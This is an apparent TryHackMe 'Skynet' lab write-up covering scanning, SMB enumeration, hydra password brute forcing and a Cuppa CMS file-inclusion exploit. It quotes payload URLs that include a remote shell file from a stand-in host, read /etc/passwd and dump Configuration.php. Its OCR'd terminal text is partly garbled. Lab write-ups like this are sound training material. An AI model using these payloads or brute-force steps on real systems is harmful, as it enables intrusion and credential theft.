


# SKYNET

To access the machine, click on the link given below:

- <https://tryhackme.com/room/skynet>

## SCANNING

I performed an **nmap** scan on the target to find open ports and services running on it.




```
# nmap -A -oN skynet.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 03:42 EDT
Nmap scan report for 10.10.191.11
Host is up (0.14s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
|   256 57:c0:75:02:71:2d:19:31:83:db:4e:fe:67:96:68:cf (ECDSA)
|   256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Skynet
|_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp   open  pop3    Dovecot pop3d
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap    Dovecot imapd
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4
Network Distance: 2 hops
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: skynet
|   NetBIOS computer name: SKYNET\x00
|   Domain name: \x00
|   FQDN: skynet
|_  System time: 2025-06-12T02:43:22-05:00
| smb-security-mode:
|   account_used: guest
```

## FOOTHOLD


I visited the web application running on the target through my browser.



I then fuzzed for interesting directories using **ffuf** and found a directory called *squirrelmail*

A screenshot of a terminal window on a Kali Linux system. The terminal shows the user is root and is in the /thm/skynet directory. The command entered is "# ffuf -u http://10.10.191.11/FUZZ/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -fc 403". The output of the command is displayed, showing various directory paths being tested. At the bottom of the terminal, there is configuration information for the ffuf command and a progress report indicating 3698 requests have been made out of 62281 total, with a duration of 0:00:17 and 0 errors.

Visiting the endpoint revealed a login panel.



I did a google search regarding the version of *squirrelmail* and found some articles that hinted towards a remote code execution vulnerability.

SquirrelMail - Login | SquirrelMail version 1.4.23 | + https://www.google.com/search?client=firefox-b-e&channel=entr&q=SquirrelMail+version+1.4.23&sei=-odKalz7LZqZvr0PpPTYuQI

All Videos Shopping Images Short videos News Forums More Tools

SquirrelMail - Webmail https://www.squirrelmail.org · download

**Download**  
SquirrelMail Webmail, SquirrelMail IMAP Proxy, and packages that facilitate presenting SquirrelMail Webmail to your users in many different languages.

Dawid Golunski https://legalhackers.com · advisories · SquirrelMail Expl...  
**SquirrelMail-Exploit-Remote-Code-Exec-CVE-2017-7692-...**  
SquirrelMail is affected by a critical Remote Code Execution vulnerability which stems from insufficient escaping of user-supplied data.

Bitsight https://www.bitsight.com · groma-explorer · squirrelmail

**Squirrelmail 1.4.23 Observation Footprint**  
Find Squirrelmail 1.4.23 country and industry Internet observation data and associated CVEs, via Bitsight's Groma Internet scanner.

Dawid Golunski https://legalhackers.com · videos · SquirrelMail-Expl...  
**SquirrelMail 1.4.23 Remote Code Execution - Video PoC**  
1 Apr 2023 — The video below demonstrates how an attacker could potentially compromise a website (achieve remote code execution) by exploiting the SquirrelMail ...

I then enumerated smb running on the target using **enum4linux** and found a username and interesting shares.

```
root@kali: ~/thm/sky net
File Actions Edit View Help
root@kali: ~/thm/sky net x root@kali: ~/thm/sky net x root@kali: ~/thm/sky net x root@kali: ~/thm/sky net x
[root@kali: ~/thm/sky net]
# enum4linu -a 10.10.191.11
Starting enum4linu v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jun 12 04:01:03 2025
( Target Information )
SquirrelMail
SquirrelMail version 1.4.23 (SVN)
By the SquirrelMail Project Team
SquirrelMail Login
Name: _____
Password: _____
Login

( Enumerating Workgroup/Domain on 10.10.191.11 )

[+] Got domain/workgroup name: WORKGROUP

( Nbtstat Information for 10.10.191.11 )

Looking up status of 10.10.191.11
SKYNET <00> - B <ACTIVE> Workstation Service
SKYNET <03> - B <ACTIVE> Messenger Service
SKYNET <20> - B <ACTIVE> File Server Service
..._MSBROWSE_. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00


```

```
root@kali: ~/thm/sky net
File Actions Edit View Help
root@kali: ~/thm/sky net x root@kali: ~/thm/sky net x root@kali: ~/thm/sky net x root@kali: ~/thm/sky net x
root@kali: ~/thm/sky net : 0x809a03
SquirrelMail
SquirrelMail version 1.4.23 (SVN)
By the SquirrelMail Project Team
SquirrelMail Login
Name: _____
Password: _____
Login

( Users on 10.10.191.11 )

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: milesdyson      Name:   Desc:
user:[milesdyson] rid:[0x3e8]

( Share Enumeration on 10.10.191.11 )

Sharename      Type      Comment
print$         Disk      Printer Drivers
anonymous     Disk      Skynet Anonymous Share
milesdyson    Disk      Miles Dyson Personal Share
IPC$          IPC       IPC Service (skynet server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server      Comment
Workgroup    Master
WORKGROUP   SKYNET

[+] Attempting to map shares on 10.10.191.11
//10.10.191.11/print$  Mapping: DENIED Listing: N/A Writing: N/A
//10.10.191.11/anonymous  Mapping: OK Listing: OK Writing: N/A
//10.10.191.11/milesdyson  Mapping: DENIED Listing: N/A Writing: N/A
```

The *anonymous* share seemed interesting, so I connected to it and found some text files.

I downloaded these files onto my local system.

```
smb: \> get attention.txt
getting file \attention.txt of size 163 as attention.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> cd logs
smb: \logs\> ls
.
..
log2.txt
log1.txt
log3.txt
          D      0 Wed Sep 18 00:42:16 2019
          D      0 Thu Nov 26 11:04:00 2020
          N      0 Wed Sep 18 00:42:13 2019
          N    471 Wed Sep 18 00:41:59 2019
          N      0 Wed Sep 18 00:42:16 2019

         9204224 blocks of size 1024. 5816380 blocks available
smb: \logs\> get log1.txt
getting file \logs\log1.txt of size 471 as log1.txt (0.8 KiloBytes/sec) (average 0.5 KiloBytes/sec)
smb: \logs\> get log2.txt
getting file \logs\log2.txt of size 0 as log2.txt (0.0 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \logs\> get log3.txt
getting file \logs\log3.txt of size 0 as log3.txt (0.0 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \logs\> |
```

The *attention.txt* file confirmed the existence of a user called *milesdyson*. *log1.txt* contained a wordlist.

root@kali: ~/thm/sky net

```
[root@kali: ~/thm/sky net] # ls -la
total 24
drwxr-xr-x  2 root root 4096 Jun 12 06:04 .
drwxr-xr-x 10 root root 4096 Jun 12 03:42 ..
-rw-r--r--  1 root root 163 Jun 12 04:03 attention.txt
-rw-r--r--  1 root root 471 Jun 12 04:03 log1.txt
-rw-r--r--  1 root root   0 Jun 12 04:03 log2.txt
-rw-r--r--  1 root root   0 Jun 12 04:04 log3.txt
-rw-r--r--  1 root root 2110 Jun 12 03:43 sky net.nmap
-rw-r--r--  1 root root 11 Jun 12 04:02 users

[root@kali: ~/thm/sky net] # cat attention.txt
A recent system malfunction has caused various passwords to be changed. All sky net employees are required to change their password after seeing this.
-Miles Dyson

[root@kali: ~/thm/sky net] # head log1.txt
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
```

SquirrelMail  
Version 1.4.23 (SVN)  
By the SquirrelMail Project Team  
SquirrelMail Login  
Name: \_\_\_\_\_  
Password: \_\_\_\_\_  
Login

I tried brute forcing the password of *milesdyson* but failed.

root@kali: ~/thm/sky net

```
[root@kali: ~/thm/sky net] # hydra -l 'milesdyson' -P log1.txt smb://10.10.191.11
SquirrelMail
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-12 04:15:23
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 31 login tries (1:1:p:31), ~31 tries per task
[DATA] attacking smb://10.10.191.11:445/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-12 04:15:39
```

[root@kali: ~/thm/sky net] #

Since the wordlist only contained 31 words, I used them to try logging into *squirrelmail* as *milesdyson* and was successfully able to log in using the first password.

```
(root㉿kali)-[~/thm/skynet]
# cat log1.txt | wc -l
31

# |
```

```
# cat log1.txt
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturculterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsterminator
Walterminator
79terminator6
```

The screenshot shows the SquirrelMail webmail interface. The left sidebar lists folders: INBOX, INBOX.Drafts, INBOX.Sent, and INBOX.Trash. The main area shows the 'INBOX' folder with three messages from 'skynet'. The messages are:

From	Date	Subject
skynet@skynet	Sep 17, 2019	Samba Password reset
serenakogan@skynet	Sep 17, 2019	(no subject)
serenakogan@skynet	Sep 17, 2019	(no subject)

Buttons at the top right include 'Sign Out', 'Compose', 'Addresses', 'Folders', 'Options', 'Search', 'Help', 'Move', 'Forward', 'Read', 'Unread', and 'Delete'.

The email from *skynet* regarding SAMBA password reset seemed interesting so I opened it and found my SAMBA password.

The screenshot shows the selected email message from 'skynet'. The subject is 'Samba Password reset'. The message body contains the following text:

We have changed your smb password after system malfunction.  
Password: )s{A62Z=F^n\_E.B'

Buttons at the top right include 'Forward', 'Forward as Attachment', 'Reply', and 'Reply All'.

The screenshot shows a terminal window with the root shell on the 'skynet' share. The user is running the Hydra tool against a SMB service on port 445. The output shows:

```
# hydra -l "milesdyson" -P pass smb://10.10.191.11
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws a
nd ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-12 04:20:52
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1:p:1), ~1 try per task
[DATA] attacking smb://10.10.191.11:445/
[445][smb] host: 10.10.191.11 login: milesdyson password: )s{A62Z=F^n_E.B 19 10.10.1
1 1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-12 04:20:53
```

I then accessed my share using these credentials and found a *notes* directory.

```

root@kali: ~/thm/skynet
# cat creds
milesdyson : cyborg007haloterminator → squirrelmail login
milesdyson : )${A62Z=F^_E_B → smb

[+] root@kali: ~/thm/skynet
# smbclient \\\\10.10.191.11\\milesdyson -U "milesdyson"
Password for [WORKGROUP\milesdyson]: 
Try "help" to get a list of possible commands.
smb: > ls
.
..
Improving Deep Neural Networks.pdf      N 5743095  Tue Sep 17 05:05:14 2019
Natural Language Processing-Building Sequence Models.pdf   N 12927230  Tue Sep 17 05:05:14 2019
Convolutional Neural Networks-CNN.pdf    N 19655446  Tue Sep 17 05:05:14 2019
notes                                     D  0  Tue Sep 17 05:18:40 2019
Neural Networks and Deep Learning.pdf    N 4304586   Tue Sep 17 05:05:14 2019
Structuring your Machine Learning Project.pdf  N 3531427   Tue Sep 17 05:05:14 2019

9204224 blocks of size 1024. 5816320 blocks available
smb: > |

```

The *notes* directory contained a file called *important.txt* so I downloaded it.

```

root@kali: ~/thm/skynet
# smbclient \\\\10.10.191.11\\notes -U "milesdyson"
9204224 blocks of size 1024. 5816320 blocks available
smb: > cd notes
smb: \notes> ls
.
..
3.01 Search.md          N 65601   Tue Sep 17 05:01:29 2019
4.01 Agent-Based Models.md  N 5683    Tue Sep 17 05:01:29 2019
2.08 In Practice.md     N 7949    Tue Sep 17 05:01:29 2019
0.00 Cover.md           N 3114    Tue Sep 17 05:01:29 2019
1.02 Linear Algebra.md  N 70314   Tue Sep 17 05:01:29 2019
important.txt            N 117     Tue Sep 17 05:18:39 2019
6.01 pandas.md          N 9221    Tue Sep 17 05:01:29 2019
3.00 Artificial Intelligence.md  N 33    Tue Sep 17 05:01:29 2019
2.01 Overview.md         N 1165   Tue Sep 17 05:01:29 2019
3.02 Planning.md         N 71657   Tue Sep 17 05:01:29 2019
1.04 Probability.md      N 62712   Tue Sep 17 05:01:29 2019
2.06 Natural Language Processing.md  N 82633   Tue Sep 17 05:01:29 2019
2.00 Machine Learning.md  N 26     Tue Sep 17 05:01:29 2019
1.03 Calculus.md          N 40779   Tue Sep 17 05:01:29 2019
3.03 Reinforcement Learning.md  N 25119   Tue Sep 17 05:01:29 2019
1.08 Probabilistic Graphical Models.md  N 81655   Tue Sep 17 05:01:29 2019
1.06 Bayesian Statistics.md  N 39554   Tue Sep 17 05:01:29 2019
6.00 Appendices.md        N 20     Tue Sep 17 05:01:29 2019
1.01 Functions.md         N 7627    Tue Sep 17 05:01:29 2019
2.03 Neural Nets.md       N 144726   Tue Sep 17 05:01:29 2019
2.04 Model Selection.md   N 33383   Tue Sep 17 05:01:29 2019
2.02 Supervised Learning.md  N 94287   Tue Sep 17 05:01:29 2019
4.00 Simulation.md        N 20     Tue Sep 17 05:01:29 2019
3.05 In Practice.md       N 1123    Tue Sep 17 05:01:29 2019
1.07 Graphs.md            N 5110    Tue Sep 17 05:01:29 2019

5.00 In Practice.md       N 21     Tue Sep 17 05:01:29 2019
4.02 Nonlinear Dynamics.md  N 44601   Tue Sep 17 05:01:29 2019
1.10 Algorithms.md        N 28790   Tue Sep 17 05:01:29 2019
3.04 Filtering.md          N 13360   Tue Sep 17 05:01:29 2019
1.00 Foundations.md       N 22     Tue Sep 17 05:01:29 2019

9204224 blocks of size 1024. 5816320 blocks available
smb: \notes> get important.txt
getting file \notes\important.txt of size 117 as important.txt (0.1 Kilobytes/sec) (average 0.1 Kilobytes/sec)
smb: \notes> |

```


The text file revealed a new endpoint.

```

File Actions Edit View Help
root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec neo4j
[root@kali ~]# cat important.txt
# cat important.txt Addresses Folders Options Search Help
1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife

```

I accessed the endpoint but did not find anything useful at first.



I then fuzzed for directories and found the *administrator* endpoint.

```


File Actions Edit View Help
root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec neo4j
[root@kali ~]# ffuf -u http://10.10.191.11/45kra24zxs28v3yd/FUZZ/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -fc 403
v2.1.0-dev

:: Method : GET
:: URL   : http://10.10.191.11/45kra24zxs28v3yd/FUZZ/
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response status: 403

administrator [Status: 200, Size: 4945, Words: 854, Lines: 94, Duration: 166ms]
:: Progress: [36595/62281] :: Job [1/1] :: 251 req/sec :: Duration: [0:02:39] :: Errors: 0 ::


```


I accessed it and found a *Cuppa CMS* login panel.



I searched for exploits related to it and found that it was vulnerable to file inclusion.

```
File Actions Edit View Help
root@kali: ~/thm/skynet
root@kali: ~/thm/skynet | root@kali: ~/thm/skynet | root@kali: ~/thm/skynet | root@kali: ~/thm/skynet | root@kali: ~/thm/skynet |
[root@kali: ~/thm/skynet] # searchsploit 'cuppa cms'
Exploit Title | Path
Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion | php/webapps/25971.txt
Shellcodes: No Results
[root@kali: ~/thm/skynet] # searchsploit -m php/webapps/25971.txt
Exploit: Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion
    URL: https://www.exploit-db.com/exploits/25971
    Path: /usr/share/exploitdb/exploits/php/webapps/25971.txt
    Codes: OSVDB-94101
Verified: True
File Type: C++ source, ASCII text, with very long lines (876)
Copied to: /root/thm/skynet/25971.txt
```

I read the file and looked for the endpoint that was vulnerable.




#### **Field configuration:**

After verifying that the endpoint existed, I tried the exploit and was successfully able to read the /etc/passwd file.

An attacker might include local or remote PHP files or read non-PHP files with this vulnerability. User tainted data is used when creating the file name that nt file. PHP code in this file will be evaluated, non-PHP code will be embedded to the output. This vulnerability can lead to full server compromise.

```
http://target/cuppa/alerts/alertConfigField.php?urlConfig=[FI]  
#####  
EXPLOIT  
#####  
  
http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?  
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../etc/passwd  
  
Moreover, We could access Configuration.php source code via PHPStream  
  
For Example:  
  
http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://filter/convert/base64-encode/resource=.../Configuration.php  
  
Base64 Encode Output:  
  
PD9waHAgCgljbGFzcycBDb25maWd1cmF0aW9uewoJCXB1YmxyYAkG9zdCA9ICjsbNhbGhvc3QiOwoJCXB1YmxyYAkZGIgPSAiY3VwcGeiOwoJCXB1YmxyYAkdlciA9ICJyb290IjsKCQlwJsaWmgJXB1YmxyYAkdgF1bGVfcHJLznl4D0gImN1xy17cgkjhvibGljCRhzG1pbmlzdHJhdGy3RlbXbsYXRlID0gImRLzmf1bHQ10woJCXB1YmxyYAkbgldf9saW1pdCA9ID10woJCXB1YmxyYAkG9rZWJsawMgJGFBsbG93ZWRFZkh0ZWSzaw9ucy9ICtqLnJtcDsgK15j3Y7ICouZG9j0yAqLndpZjsgK15pY287ICouanBn0yAqLmpwZw7ICoub2Rn0yAqLn9kcDsgK15vZHM7ICoub2R00yAqLnBkZjsgK15wbmcueGm0yAqlnhsczgkis5kb2N40yAqLnhsc3giOwoJCXB1YmxyYAkdxBsb2Fkx2Rlzmf1bRfcGf0aCA9ICjtZWRpYS91cGxVWRzRmlsZXM10woJCXB1YmxyYAkbfWF4aW11bV9maWlx3NpemUgPSAiNTI0bG9naW4gPSAwOwoJCXB1YmxyYAkczVjdXJLx2xvZ2luX3zbhVlID0gI17cgkjhvibGljICrzWN1cmVfbg9naW5fcmVkaXJly3QgPSAiIjsKCX0gCj8+
```



I also tried reading the configuration file and found the credentials for the database.

Moreover, We could access Configuration.php source code via PHPStream

For Example:

```
http://target/cuppa/alerts/alertConfigField.php?urlConfig=php://filter/convert.base64-encode/resource=..//Configuration.php
```

Base64 Encode Output:

```
